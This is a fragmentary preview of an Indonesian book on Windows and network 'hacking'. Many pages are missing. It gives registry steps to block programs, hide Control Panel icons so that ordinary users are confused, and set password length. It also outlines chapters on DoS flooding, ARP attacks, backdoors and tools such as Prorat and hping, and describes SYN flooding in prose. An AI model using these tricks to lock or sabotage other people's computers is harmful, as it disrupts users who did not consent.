
Gambar 1.64 Pembuatan String baru



Gambar 1.65 Pengubahan nilai String

8. Klik OK.


9. Buat value string baru bernama **DefaultUserName**.



Gambar 1.66 Pembuatan string baru




You have either reached a page that is unavailable for viewing or reached your viewing limit for this book.



Gambar 1.69 Pengubahan nilai Dword

5. Buat key baru bernama **DisallowRun**, pada tempat yang sama.



Gambar 1.70 Pembuatan key baru


6. Pada key **DisallowRun** tersebut, Anda dapat mendefinisikan nama file aplikasi yang hendak Anda batasi.
7. Untuk membatasi program misalnya **regedit.exe**, langkah yang harus Anda lakukan adalah membuat string value baru. Beri nama string value tersebut dengan 1.



You have either reached a page that is unavailable for viewing or reached your viewing limit for this book.


Caranya adalah sebagai berikut:

1. Buka Registry Editor.
2. Akses pada key **HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer**.
3. Buat value DWORD baru bernama **NoSaveSetting**.



Gambar 1.73 Penambahan value Dword

4. Ubah nilainya menjadi 1.



Gambar 1.74 Pengisian Nilai Dword

5. Klik OK.

Untuk melihat hasil dari pengaturan yang telah Anda buat, restart terlebih dahulu komputer Anda.



You have either reached a page that is unavailable for viewing or reached your viewing limit for this book.




You have either reached a page that is unavailable for viewing or reached your viewing limit for this book.

MEMANIPULASI PANJANG PASSWORD MINIMAL


Pemasangan password telah menjadi keamanan mutlak bagi sebuah sistem operasi. Namun banyak sistem operasi yang mudah dijebol password-nya. Hal tersebut dapat disebabkan oleh kurangnya karakter dalam penulisan password. Untuk itu, sedikit tip hacking kali ini, mengulas bagaimana cara mengeset jumlah password minimal pada sistem operasi Windows. Caranya adalah:

1. Buka Registry Editor.
2. Akses pada key **HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\Network**. Jika tidak terdapat key tersebut, buat subkey baru sesuai hierarki key tersebut.
3. Buat value Binary baru bernama **MinPwdLen**.



Gambar 1.79 Penambahan value binary

4. Klik ganda pada value baru tersebut. Untuk menentukan jumlah password minimal, tuliskan panjang password setelah angka 0000. Misal Anda hendak mengeset password minimal sebanyak 9 karakter, maka yang harus Anda tuliskan adalah 0000 09 seperti terlihat pada Gambar 1.80.



Gambar 1.80 Pengisian Nilai Binary

MENGHAPUS ICONS CONTROL PANEL

Control Panel pada sistem operasi Windows merupakan pusat control operasional Windows. Dari Control Panel Anda dapat menambah program, mengecek hardware, mengeset modem, dan lain sebagainya. Lantas bagaimana jika ikon-ikon pada Control Panel tersebut hilang? Pasti pengguna awam akan sangat kebingungan dengan kejadian ini.

Untuk melakukannya, Anda cukup menerapkan sedikit trik hacking pada registry Windows tersebut. Caranya adalah:

1. Buka Registry Editor.
2. Akses pada key `HKEY_CURRENT_USER\ControlPanel\don't load`.
3. Buat value String baru sesuai dengan TABEL 1.1.

TABEL 1.1 Penamaan string pada applet Control Panel

Nama String	Keterangan
Access.cpl	Accessibility Option
Hdwwiz.cpl	Add hardware
Appwiz.cpl	Add/remove program
Console.cpl	Console



You have either reached a page that is unavailable for viewing or reached your viewing limit for this book.



You have either reached a page that is unavailable for viewing or reached your viewing limit for this book.



You have either reached a page that is unavailable for viewing or reached your viewing limit for this book.



You have either reached a page that is unavailable for viewing or reached your viewing limit for this book.



You have either reached a page that is unavailable for viewing or reached your viewing limit for this book.




You have either reached a page that is unavailable for viewing or reached your viewing limit for this book.




You have either reached a page that is unavailable for viewing or reached your viewing limit for this book.

- Selanjutnya akan terbentuk beberapa objek yang berada di samping kanan seperti terlihat pada Gambar 1.92.



Gambar 1.92 Objek baru yang terbentuk

- Pilih **Additional Rules**, kemudian klik kanan, pilih pada menu **New Path Rule**.



Gambar 1.93 Menu New Path Rule

- Masukkan alamat drive yang ingin diblokir, termasuk semua script dan executable-nya pada text edit **Path**, misalnya **d:**, seperti pada Gambar 1.94.
- Pada **combo box security level**, terdapat menu **Disallowed** dan **Unrestricted**. Jika Anda memilih **Disallowed**, maka semua skrip dan file executable tidak akan bisa dijalankan. Sedangkan jika Anda memilih **Unrestricted**, maka semua file executable dan skrip dapat dijalankan.



You have either reached a page that is unavailable for viewing or reached your viewing limit for this book.



You have either reached a page that is unavailable for viewing or reached your viewing limit for this book.



You have either reached a page that is unavailable for viewing or reached your viewing limit for this book.




You have either reached a page that is unavailable for viewing or reached your viewing limit for this book.



You have either reached a page that is unavailable for viewing or reached your viewing limit for this book.




You have either reached a page that is unavailable for viewing or reached your viewing limit for this book.



```
C:\>REG COPY HKCU\Gutama HKCU\Indra /s /f
The operation completed successfully
C:\>_
```

Gambar 1.101 Operasi REG COPY

6. Selanjutnya, pada key yang bernama Indra terdapat value yang sama seperti pada key Gutama.



Gambar 1.102 Hasil key value pada Registry Editor

Dapat disimpulkan bahwa semua isi dari key Gutama akan disalin ke dalam key Indra.

MEMBUAT BATCH FILE

Jika Anda seorang hacker tentu akan sangat butuh yang namanya kecepatan. Cara hacking yang baik adalah cara yang tepat, efisien, dan efektif terhadap sasaran. Dapat dibayangkan jika Anda sedang melakukan hack registry, dan harus menuliskannya satu per satu pada Command Prompt tentu akan menjadi suatu hal yang tidak efektif dan efisien waktu.

Terdapat cara yang lebih cepat dan efektif dalam melakukan hacking registry yaitu dengan penggunaan batch file. Penggunaan batch file pada registry harus menggunakan perintah REG, hampir sama seperti yang telah dijelaskan pada subbab sebelumnya.



You have either reached a page that is unavailable for viewing or reached your viewing limit for this book.



You have either reached a page that is unavailable for viewing or reached your viewing limit for this book.



You have either reached a page that is unavailable for viewing or reached your viewing limit for this book.

BAB 2

Hari Kedua: Hacking Jaringan

Bab ini akan membahas:

- DOS (Denial of Services).
 - Flooding, Ban Gateway, IP Conflict dengan WinArp Attacker.
 - Hack Menggunakan LANShutdown.
 - Jaringan Wireless dan Kelemahannya.
 - Hacking dan Bug pada Jaringan Win16.
 - Membuat Backdoor Sederhana.
 - Hack Jaringan dengan Prorat.
 - Hack Jaringan dengan Hping.
 - Hack Jaringan dengan NMAP.
-

Kemanaan merupakan hal yang sangat penting dalam dunia teknologi informasi. Di era teknologi informasi saat ini, pelayanan kepada konsumen menjadi hal mutlak untuk bertahan dalam persaingan. Banyak sekali cara yang ditempuh untuk menghalangi pihak tertentu guna memberikan pelayanan tersebut. Hal ini menjadi sangat mungkin bila pelayanan yang diberikan melalui jalur yang dapat dikatakan kurang aman (internet) yang terkoneksi melalui jaringan. Beberapa serangan kepada server sebagai penyedia layanan seringkali dilakukan, walaupun tidak semua tujuan yang dilakukan berlandaskan pada politik, atau bisnis belaka.

Beberapa di antaranya juga merupakan unjuk gigi guna memperoleh prestise tertentu di sebuah komunitas atau perkumpulan. Serangan DOS (Denial Of Service) dan DDOS (Distributed Denial Of Service) adalah serangan yang sering dijumpai di antara serangan-serangan lainnya. DOS dan DDOS sendiri pada dasarnya adalah sama, namun DDOS dalam melakukan serangan yang dapat dikatakan terstruktur. Dengan mekanisme yang pada dasarnya sama dengan DOS, namun memiliki dampak yang umumnya jauh lebih besar dibandingkan dengan DOS.



You have either reached a page that is unavailable for viewing or reached your viewing limit for this book.



You have either reached a page that is unavailable for viewing or reached your viewing limit for this book.



You have either reached a page that is unavailable for viewing or reached your viewing limit for this book.

biasanya telah disembunyikan atau *spoofed* sehingga alamat yang dicatat oleh target adalah alamat yang salah. Penerima akan bingung untuk menjawab permintaan koneksi TCP yang baru karena masih menunggu banyaknya balasan *ack* dari pengirim yang tidak diketahui tersebut. Di samping itu koneksi juga akan dibanjiri oleh permintaan *syn* yang dikirim oleh pengirim secara terus-menerus. Serangan seperti ini tentunya akan menghambat penerima memberikan pelayanan kepada user yang absah.

■ Remote Controled Attack

